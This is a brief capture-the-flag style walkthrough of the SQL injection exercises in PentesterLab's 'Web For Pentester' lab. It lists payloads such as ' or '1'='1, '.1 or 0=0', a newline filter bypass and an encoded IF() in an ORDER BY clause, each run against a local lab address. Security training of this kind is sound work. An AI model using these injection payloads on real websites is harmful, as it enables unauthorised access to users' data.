




## SQL Injection Solutions for “Web For Pentester”



Emre ÖVÜNÇ  
İtern – İnnovera  
[info@emreovunc.com](mailto:info@emreovunc.com)


## SQL Example #1:

This is a simple sql injection example, I add ' or '1'='1 at the end of the url.



## SQL Example #2 - #3:

These examples are similar to Example #1, but when I try to add ' or '1'='1 , web page returns me an error which is "Error No Space". Then, I delete all spaces and try again.



## SQL Example #4:

In this case, I do add “.” at the beginning of the url. Also, you can add “.” or “-” ...etc. In addition, you can change the id number and find admin account.

The first screenshot shows a browser window with the URL `192.168.1.106/sqli/example4.php?id=2`. The page displays a table with the following data:

id	name	age
2	root	30

The second screenshot shows the same browser window with the URL `192.168.1.106/sqli/example4.php?id=.1 or 0=0`. The page displays a table with the following data:

id	name	age
1	admin	10
2	root	30
3	user1	5
5	user2	2

© PentesterLab 2013

## SQL-Example #5 - #6:

In this case, “id=” part takes only integer, and it must start with a digit. If you try to write string, you get an error that is “Error Integer Required”. So, I do that similar to Example #4.

The first screenshot shows a browser window with the URL `192.168.1.106/sqli/example5.php?id=2`. The page displays a table with the following data:

id	name	age
2	root	30


The second screenshot shows the same browser window with the URL `192.168.1.106/sqli/example5.php?id=1 or 1=1`. The page displays a table with the following data:

id	name	age
1	admin	10
2	root	30
3	user1	5
5	user2	2

© PentesterLab 2013


### SQL-Example #7:

In this example, you can pass the filter by using “\n”. Because, the expression contains the modifier “\m”. It will validate if one of the lines contains an integer.



### SQL-Example #8:

You do not forget that the **ORDER BY** statement cannot be used inside ‘ or “. So that, I use **id’ #** payload to see the result, payload is encoded.



## SQL-Example #9:

This example is similar to the previous one, but I use *IF* statement which is encoded.

The image displays two browser screenshots of a web application at 192.168.1.106. The application shows a table with columns 'id', 'name', and 'age'. The first screenshot shows the default query 'order=name' returning three rows. The second screenshot shows the injected query 'order=name%20or%20IF%280,name,age%29' returning five rows, including a new row with id=5, name=user2, and age=2.

**Screenshot 1: Default Query**

id	name	age
1	admin	10
2	root	30
3	user1	5

**Screenshot 2: Injected Query**

id	name	age
1	admin	10
2	root	30
3	user1	5
5	user2	2

© PentesterLab 2013